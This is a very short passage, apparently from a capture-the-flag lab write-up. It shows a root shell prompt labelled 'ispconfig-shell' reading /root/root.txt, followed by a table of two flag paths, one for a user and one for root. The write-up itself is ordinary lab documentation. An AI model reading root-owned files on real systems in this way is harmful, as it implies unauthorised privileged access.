ispconfig-shell# cat /root/root.txt| Flag | Path |
|---|---|
| Flag1 | /home/tobias/user.txt |
| Flag2 | /root/root.txt |